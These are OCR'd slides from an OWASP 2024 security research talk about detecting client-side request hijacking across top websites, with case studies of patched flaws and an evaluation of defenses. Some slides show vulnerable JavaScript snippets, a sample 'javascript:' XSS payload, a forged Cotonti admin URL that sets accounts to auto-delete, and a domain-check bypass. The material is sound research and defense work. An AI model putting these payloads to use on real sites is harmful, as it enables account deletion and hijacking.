
OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- Proposed a static-dynamic framework to study client-side request hijacking at scale



Q2: Vulnerability Detection (JAW v3: Sheriff)


- Proposed a static-dynamic framework to study client-side request hijacking at scale



Q2: Vulnerability Detection (JAW v3: Sheriff)

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28


- Proposed a static-dynamic framework to study client-side request hijacking at scale



Q2: Vulnerability Detection (JAW v3: Sheriff)

- Proposed a static-dynamic framework to study client-side request hijacking at scale

https://ja-w.me




Q2: Vulnerability Detection (JAW v3: Sheriff)

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- Proposed a static-dynamic framework to study client-side request hijacking at scale

https://ja-w.me



Q2: Taintflow-Augmented Hybrid Property Graphs


Hybrid Property Graphs

- Static: AST, CFG, PDG, IPCG, ERDDG, …
- Dynamic: Concrete Program Values

Data Flow Analysis

- Track the propagation of **attacker-controlled** values
- Problem: **missing edges** due to static analysis

Example HPG




Taintflow-Augmented HPGs

- Use in-browser dynamic taint tracking to **reconstruct missing edges** in HPGs
- Patched Foxhound[1] to support various sinks (e.g., push API, WebSocket, EventSource, etc)

Code: [1] https://github.com/SAP/project-foxhound

Q2: Vulnerability Prevalence

- Empirical study to quantify the prevalence of client-side request-hijacking in the wild



Testbed

- Tranco top 10K websites, 339.2K unique webpages, 11.5M scripts, 32.4B LoC


Results

- Detected 202K verified data flows across 17.8K affected pages and 961 sites

The **new vulnerability types and variants** constitute over **36%** of the cases

Dynamic information crucial for detecting **~67%** of the data flows

Q2: Exploitations



Demonstrate exploitability by focusing on a random subset of data flows

- Two pages from each of the 961 vulnerable sites

Forgeability verification and use in attacks

- **Cross-Site Scripting:** validation of `javascript:` URIs in top-level requests
- **Request Forgery**: inspect server endpoints triggering state changes
- **Information Leak:** request body exposes sensitive data (PIIs, auth keys, and CSRF tokens)
- **Open Redirect:** susceptibility of top-level requests to arbitrary redirections
- …

Created PoC exploits for 49 sites


- Microsoft Azure, Starz, Google DoubleClick, and TP-Link
- Arbitrary code execution, account takeover, data exfiltration, open redirections, etc

Microsoft Azure Case Study

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- Detected a critical request hijacking vulnerability in Microsoft Azure
  - Confirmed and patched (MSRC-79059 VULN-097970)
  - **Impact:** change user settings (**CSRF**), escalated to **client-side XSS**

```
var params = (new URL(window.location)).searchParams;
var t = params.get("request");
if(t != null && t.length){
    // post message to opener
    opener && opener.postMessage("reauthPopupOpened", t);
    // listen for signal
    window.onmessage = function(){
        if (event.origin !== opener.origin) return;
        if (event.data === "sendRequest"){
            // top-level navigation request
            document.location.assign(t);}
    }}
```



TP-Link Case Study

- Request hijacking vulnerability in TP-Link escalated to **client-side XSS**
  - Confirmed and patched (TKID240238113)
  - The program performed **no input validation**

TP-Link: page preview functionality

```
let $url = new URLSearchParams(location.search)
    .get('url');
let $params = location.hash.slice(1).
    toLowerCase();
let $product = params.match('&pview=true');
if($product && screen.width<=1024){
    // $url: javascript:alert(1);
    location.href=$url;}
```

1 Read query param `url`

2 Write `url` to `location.href`

SuiteCRM Case Study

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- Detected a request hijacking vulnerability in SuiteCRM
  - **Forge** authenticated requests to **any sensitive endpoint**
  - Delete accounts, tasks, or tickets 💥

Simplied Snippet: SUITE CRM

```
// Step 1. fire the `firstLoad` function when the document is ready
SUITE.ajaxUI = { ... };
YAHOO.util.Event.onContentReady('some-field', SUITE.ajaxUI.firstLoad);   (1)
```

```
// Step 2. `firstLoad` triggered
SUITE.ajaxUI.firstLoad = function(){
      let url = YAHOO.util.History.getBookmarkedState('ajaxUILoc');   (2)
      url = url ? url : 'index.php?module=Home&action=index';
      SUITE.ajaxUI.go(url);   (3)
}
```

URL hash fragment

suitecrm.com#ajaxUILOC=**URL**

```
// Step 3. `go` sends an async request
SUITE.ajaxUI.go = function(location) {
      let con = YAHOO.util.Connect, ui = SUITE.ajaxUI;
      ui.initHeader('X-Signature', 'CSRF_TOKEN');   (4)
      con.asyncRequest('POST', location + '&ajax_load=1', {...}, null);
}
```

Cotonti Case Study

- **Forge** authenticated requests to **any sensitive endpoint**
  - Not **only URL** is forgeable, but also the **request method**

Simplied Snippet: cotonti

Impact

Change administrative configuration

Examples:

- **Auto-delete inactive accounts older than 1 min**
- Delete logs
- …

State-changing GET

```
cotonti.com/admin.php?m=config#get
;m=config&n=edit&o=plug&p=cleaner&
a=reset&v=userprune&t=1m
```

```
// Listen to hash change events
$(window).on('hashchange', function() {            (1)
      ajaxLoad(window.location.hash.replace(/^#/, ''));
});
```

```
function ajaxLoad(hash) {
      if(hash != '') hash.replace(/^#/, '');
      var m = hash.match(/^(get|post)(-.*?)?;(.*)$/);
      if (m) {
        // ajax bookmark
        var url = m[3] > 0 ? m[3]: '/ajaxBase';      (2)

        return ajaxSend({
                method: m[1],
                url: url,                            (3)
                token: 'Token'
        });
      }
      // [...]
}
```

Q3: Defenses and their Effectiveness (1 / 3)

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

Policy-based

Content Security Policy

`connect-src` directive:

- (+) constrains request endpoints to **trusted domains** (i.e., no data exfiltration)
- (-) does not prevent request hijacks for CSRF attacks (i.e., **same-site** endpoints)

Even with a correct configuration:

> ⚠ ~**41%** of vulnerabilities **cannot be mitigated** by CSP

Q3: Defenses and their Effectiveness (2 / 3)

Policy-based

Content Security Policy

Cross-Origin Opener Policy

`connect-src` directive:

- (+) constrains request endpoints to **trusted domains** (i.e., no data exfiltration)
- (-) does not prevent request hijacks for CSRF attacks (i.e., **same-site** endpoints)

Even with a correct configuration:

⚠ ~**41%** of vulnerabilities **cannot be mitigated** by CSP

COOP: window.open() API

- (+) restricts the browsing context to same-origin documents
- (-) **only effective** when window.open() is used for providing malicious input

⚠ ~**93%** of detected vulnerabilities cannot be mitigated by COOP

Q3: Defenses and their Effectiveness (2 / 3)

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

Policy-based

Content Security Policy

Cross-Origin Opener Policy

Cross-Origin Embedder Policy

Fetch MetaData

See paper for more

`connect-src` directive:

- (+) constrains request endpoints to **trusted domains** (i.e., no data exfiltration)
- (-) does not prevent request hijacks for CSRF attacks (i.e., **same-site** endpoints)

Even with a correct configuration:

⚠ ~**41%** of vulnerabilities **cannot be mitigated** by CSP

COOP: window.open() API

- (+) restricts the browsing context to same-origin documents
- (-) **only effective** when window.open() is used for providing malicious input

⚠ ~**93%** of detected vulnerabilities cannot be mitigated by COOP

Q3: Defenses and their Effectiveness (3 / 3)

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

Policy-based

Content Security Policy

Cross-Origin Opener Policy

Cross-Origin Embedder Policy

Fetch MetaData

Custom

Input validation

Analyzed vulnerable flows to detect insecure input validation patterns

- Eight distinct behaviours across **three** types of issues

1

Missing checks: ~**47%** of vulnerable data flows

2

Insufficient:

- Trivial checks, e.g., length, type, not null, etc (**~13%**)
- Substring searches and check of URL fields (**~24%**)

```
s.indexOf("benign.com") -> benign.com.evil.com
```

3

Flawed:

- Compare two attacker-controlled values with one another (**~3%**) :


```
QueryParam === window.name
```

Lessons Learned

- After **five years** of work:

Do (not) open links given by your advisor!

Facebook Bug Bounty, 2019 [1]



"Client-Side" CSRF

At Facebook, the Whitehat program receives hundreds of submissions a month, covering a wide range of vulnerability types. One of the interesting classes of issue which we've seen recently is what we've termed "Client-Side" Cross-Site Request Forgery (CSRF), which we've awarded on average $7.5k.

What is CSRF?

Before we jump into technical details, let's recap on what CSRF is. This is a class of issue in which an attacker can perform a state changing action, such as posting a status, on behalf of another user. This is made possible due to the fact that browsers (currently, until Same-Site Cookies are supported in all major browsers) send the user's cookies with a request, regardless of the request origin.

At Facebook, like other large sites, we have protections in place to mitigate this kind of attack. The most common type of protection is by adding a random token to each state-changing request, and verifying this server-side. An attacker has no way of knowing this value in advance, which means we can ensure any request has explicitly been made by the user. If you're participating in our Whitehat program, then you might see this token being sent - we name it "fb_dtsg".

"Client-Side" CSRF

Whilst most researchers think of CSRF as a server-side problem, "Client-Side" CSRF exists

Lessons Learned

- Client-side CSRF is only the **tip of the iceberg**
- Request hijacking data flows are **ubiquitous** (i.e., **9.6%** of sites)
- Request hijacking can have **diverse consequences**
- Existing defenses necessary but **insufficient**

Thank You!

@Soheil__K https://ja-w.me https://github.com/SAP/project-foxhound

OWASP 2024 GLOBAL AppSec | CONGRESS CENTRE LISBON JUNE 24-28

THANK YOU